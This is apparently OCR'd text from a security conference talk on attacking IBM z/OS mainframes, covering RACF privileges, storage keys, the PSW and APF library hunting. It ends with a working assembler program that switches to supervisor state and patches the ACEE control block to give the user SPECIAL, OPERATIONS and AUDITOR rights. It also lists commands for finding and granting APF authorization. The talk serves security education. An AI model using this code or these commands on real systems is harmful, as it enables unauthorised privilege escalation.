//SYSIN    DD  DUMMY
```

Execution of the file


root@kali: ~/cics
root@kali:~#
[DEMO CICSPWN]



Quick recap on how to execute code on z/OS

~~Sniffing credentials~~

~~Good ol' bruteforce~~

~~Go through the middleware~~

And many more (FTP, NJE, etc.)

Check out Phil & Chad's talks !

LISTUSER command


```
 READY
LISTUSER
 15.36.03 JOB03036 $HASP165 ASMCMP1  ENDED AT N1   MAXCC=0 CN(INTERNAL)
 USER=AYOUB  NAME=AYOUB                  OWNER=IBMUSER   CREATED=15.327
  DEFAULT-GROUP=SYS1     PASSDATE=17.170 PASS-INTERVAL=180 PHRASEDATE=N/A
  ATTRIBUTES=SPECIAL OPERATIONS
  ATTRIBUTES=AUDITOR
  REVOKE DATE=NONE   RESUME DATE=NONE
  LAST-ACCESS=17.187/15:36:00
  CLASS AUTHORIZATIONS=NONE
  NO-INSTALLATION-DATA
  NO-MODEL-NAME
  LOGON ALLOWED   (DAYS)          (TIME)
  ----------------------------------------
  ANYDAY                          ANYTIME
   GROUP=SYS1       AUTH=USE      CONNECT-OWNER=IBMUSER   CONNECT-DATE=15.327
     CONNECTS=     14  UACC=NONE     LAST-CONNECT=17.187/15:36:00
     CONNECT ATTRIBUTES=NONE
     REVOKE DATE=NONE   RESUME DATE=NONE
```

Shell on z/OS, now what ?

The most widespread security product on z/OS is RACF. It performs authentication, access control, etc.

There are three main security attributes on RACF :

- Special : access any system resource
- Operations : access all dataset regardless of RACF rules
- Audit : access audit trails and manage logging classes



This talk

Why we should care about mainframes ✓

Quick recap on how to execute code on z/OS ✓

Playing with z/OS memory layout

Z architecture

Proprietary CPU (CISC – Big Endian)

Three addressing modes: 23, 31 & 64 bits.

Each instruction has many variants: memory-memory, memory-register, register-register, register-immediate, etc.

16 general purpose registers (0 – 0xF) *(+ 49 other registers)*


The PSW register holds control flags and the address of the next instruction

Security context in memory

z/OS memory is full of control blocks: data structures describing the current state of the system

RACF stores the current user's privileges in the ACEE control block…We just need to find it!

Security context in memory



If we patch byte 38 we're good to go!

Program State Word (PSW)

```
JOB02973  IEA995I SYMPTOM DUMP OUTPUT  935
          SYSTEM COMPLETION CODE=0C4  REASON CODE=00000004
           TIME=16.20.57  SEQ=01948  CPU=0000  ASID=0053
           PSW AT TIME OF ERROR  078D1000   80007F46  ILC 2   INT
             ACTIVE LOAD MODULE              ADDRESS=00007F30  OFFS
             NAME=ELV
             DATA AT PSW  00007F40 - 00181610  0A0D0700  A715000
             GR 0: 80000000   1: 80000002
                2: 00000040   3: 008E19D4
                4: 008E19B0   5: 008FF5E0
                6: 008CBFE0   7: FD000000
                8: 008FCC30   9: 008FF200
                A: 00000000   B: 008FF5E0
                C: 80007F36   D: 00006F60
                E: 80FE1508   F: 80007F30
```

ABEND S0C4, code 4: Protection exception.

Memory protection

Same concept of virtual memory and paging as in Intel (sorta)

Each page frame (4k) is allocated a 4-bit Storage key + Fetch Protection bit at the CPU level

16 possible Storage key values

- 0 – 7 : system and middleware. 0 is the master key
- 8 : mostly for users
- 9 – 15 : used by programs that require virtual = real memory

Program State Word (PSW)

8 - 11 bit : current protection key, 8 in this case

Memory protection


	Storage keys match	Storage don't match & Fetch bit ON	Storage don't match & Fetch bit OFF
PSW key is zero	Full	Full	Full
PSW key is not zero	Full	None	Read

Problem state Vs Supervisor state

Some instructions are only available in Supervisor state (kernel mode) :

- Cross memory operations
- Direct Storage Access
- **Changing storage keys**
- Exit routines
- Listening/editing/filtering system events
- Etc.

Program State Word (PSW)



15 - 16 bit : Problem mode is ON in this case (D =1101)

Problem mode ~ User mode

Supervisor mode ~ Kernel mode

How do we get into Supervisor state

APF libraires are extensions of the zOS kernel

Any program present in an APF library can request supervisor mode

Obviously…these libraries are very well protected ! (irony)

APF hunting on OMVS (Unix)

Every z/OS has an embedded POSIX compliant UNIX running (for FTP, HTTP, etc.)

APF files have extended attributes on OMVS (Unix)

List extended attributes : ls -E
Find APF files : Find / -ext a
Add APF authorization : extattr +a file

As for setuid bit, if you alter an APF file it loses its extended attribute

APF hunting on OMVS (Unix)

root@Lab:~#

[DEMO APF UNIX]


APF hunting on z/OS

APF libraries on z/OS are akin to directories. They do not lose their APF attribute if we drop programs inside

They are a tad more complicated to enumerate. We need to dive into memory

Control block to the rescue!

Hunting APF on z/OS... Diving into virtual memory




x3270-4 192.168.1.209
File
Options
READY
[DEMO ELV.APF]

Patching ACEE

```
000001 * **********************
000002 * PROGRAM STARTS HERE
000003 * **********************
000004     CSECT
000005     AMODE 31
000006 * **********************
000007 * PROGRAM PROLOGUE
000008 * **********************
000009     STM 14,12,12(13)
000010     BALR 12,0
000011     USING *,12                    ;12 AS BASE REGISTER
000012 *
000013     MODESET KEY=ZERO,MODE=SUP ;STORAGE KEY=0
000014 *
000015     L 5,X'224'                    ;POINTER TO ASCB
000016     L 5,X'6C'(5)                  ;POINTER TO ASXB
000017     L 5,X'C8'(5)                  ;POINTER TO ACEE
000018 *
000019     NI X'26'(5),X'00'
000020     OI X'26'(5),X'B1'             ;SPE + OPER + AUDITOR ATTR
000021     NI X'27'(5),X'00'
000022     OI X'27'(5),X'80'             ;UNIVERSAL ACCESS ON
000023 *
000024     XR 15,15
000025     BR 14                         ; EXIT
000026 * **********************
000027 * END OF PROGRAM
000028 * **********************
000029     END
```

The attack flow

Write an ASM program to patch the curent security context

